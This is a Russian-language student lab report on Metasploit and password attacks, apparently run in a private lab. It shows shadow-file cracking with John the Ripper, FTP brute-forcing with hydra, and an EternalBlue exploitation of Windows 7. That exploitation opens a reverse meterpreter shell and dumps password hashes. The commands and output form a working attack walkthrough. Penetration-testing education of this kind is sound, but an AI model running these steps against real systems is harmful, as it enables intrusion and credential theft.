

## Отчет по лабораторной работе № 5


### Тема: Metasploit Framework

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**Задание 1. Изучить вопрос безопасности паролей. Провести атаку на пароли с помощью John The Ripper+unshadow (оффлайн режим).**


**Решение:**

Объединяем файлы passwd и shadow в один:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow  
root@kali:~#
```

Запускаем утилиту John The Ripper, в качестве параметров передаем файл со словарем и получившийся на предыдущем этапе файл:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow  
root@kali:~# john --wordlist=/etc/share/wordlists/rockyou.txt --encoding=UTF-8 -  
-format=crypt /tmp/pwd_shadow  
Loaded 1 password hash (crypt, generic crypt(3) [?/64])  
No password hashes left to crack (see FAQ)  
root@kali:~#
```

Смотрим результат, пароль подобран:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow  
root@kali:~# john --wordlist=/etc/share/wordlists/rockyou.txt --encoding=UTF-8 -  
-format=crypt /tmp/pwd_shadow  
Loaded 1 password hash (crypt, generic crypt(3) [?/64])  
No password hashes left to crack (see FAQ)  
root@kali:~# john --show /tmp/pwd_shadow  
root:toor:0:0:root:/root:/bin/bash  
  
1 password hash cracked, 0 left  
root@kali:~#
```

В графическом интерфейсе:



## Задание 2. Провести атаку на пароли с помощью с помощью hydra.

### Решение:

Сначала создадим словарь, т.к. это просто эксперимент, укажем длину пароля 7 символов и набор символов из пароля, сохраним в файл words.txt:

```
root@kali:~# crunch 7 7 vgrtan -o words.txt
Crunch will now generate the following amount of data: 2239488 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 279936
crunch: 100% completed generating output
root@kali:~#
```

Файл получился довольно объемный:

```
-rw-r--r-- 1 root root 2239488 Apr 22 06:48 words.txt
```

Теперь брутфорсим гидрой. Жертва – metasploitable3. Ждать пришлось довольно долго, но результат есть:

```
root@kali:~# hydra -l vagrant -P words.txt ftp://192.168.56.103
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-22 06:43:55
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 tr
y per task
[DATA] attacking ftp://192.168.56.103:21/
[21][ftp] host: 192.168.56.103 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-04-22 06:43:56
root@kali:~#
```

**Задание 3. Установить Metasploit Framework(если не был установлен), настроить (как в методичке).**

Решение:

Устанавливаем MSF на Ubuntu-server и проверяем:

```
      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c     c000000000000x.
      :00000000000000k,    ,k00000000000000:
      '000000000kkkk00000: :0000000000000000'
o00000000.    .o0000o0000l.    ,00000000o
d00000000.    .c00000c.    ,00000000x
l00000000.    ;d;    ,00000000l
.00000000.    ;    ;    ,00000000.
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
;0000'    .0000.    :0000.    ;0000;
.d00o    .0000occc0000.    x00d.
      ,k0l    .0000000000000.    .d0k,
      :kk;.0000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.1.39-dev-                                ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post              ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops                  ]
+ -- --=[ 9 evasion                                              ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > _
```

**Задание 4. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.**

## Решение:

Атаковать будем машину на Windows 7, ищем нужный эксплойт и запускаем:

```
msf6 > search ms17-010

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue_
```

Проверяем настройки. Не указан адрес жертвы, исправляем:

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     -                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      445              yes       The target port (TCP)
  SMBDomain  -                no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass    -                no        (Optional) The password for the specified username
  SMBUser    -                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) >

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.56.106
```



```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS	192.168.56.106	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Automatic Target

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Запускаем эксплойт и ... не получилось, эта система пропатчена:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListen
rBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.56.106:445 - Host does NOT appear vulnerable.
[*] 192.168.56.106:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.56.106:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > _
```

попробуем другой образ, теперь все хорошо:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.107:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.107:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.56.107:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.107:445 - The target is vulnerable.
[*] 192.168.56.107:445 - Connecting to target for exploitation.
[+] 192.168.56.107:445 - Connection established for exploitation.
[+] 192.168.56.107:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.107:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.56.107:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Prof
es
[*] 192.168.56.107:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600

[+] 192.168.56.107:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.107:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.107:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.107:445 - Starting non-paged pool grooming
[+] 192.168.56.107:445 - Sending SMBv2 buffers
[+] 192.168.56.107:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.107:445 - Sending final SMBv2 buffers.
[*] 192.168.56.107:445 - Sending last fragment of exploit packet!
[*] 192.168.56.107:445 - Receiving response from exploit packet
[+] 192.168.56.107:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.107:445 - Sending egg to corrupted connection.
[*] 192.168.56.107:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.107:49159 ) at 2022-04-22 09:04:30 +0000
[+] 192.168.56.107:445 - =====
[+] 192.168.56.107:445 - =====WIN=====
[+] 192.168.56.107:445 - =====

meterpreter > _
```

Машина «жертвы» под контролем:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > hashdump
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:382d35ced258c1eaae6d63d9fc57a4f0:::
user:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*****500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*****501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > sysinfo
Computer      : WINDOWS7
OS            : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : ru_RU
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > screenshot
Screenshot saved to: /home/user/ou0a0vW.jpeg
meterpreter >
```

Выводы: данная лабораторная работа позволила понять важность безопасности паролей и продемонстрировала уязвимости в системах. Установка и настройка Metasploit позволили исследовать и использовать эксплойты для проведения тестов на проникновение, выявляя слабые места в безопасности систем. Это подчеркивает необходимость принятия соответствующих мер для повышения безопасности и защиты от атак.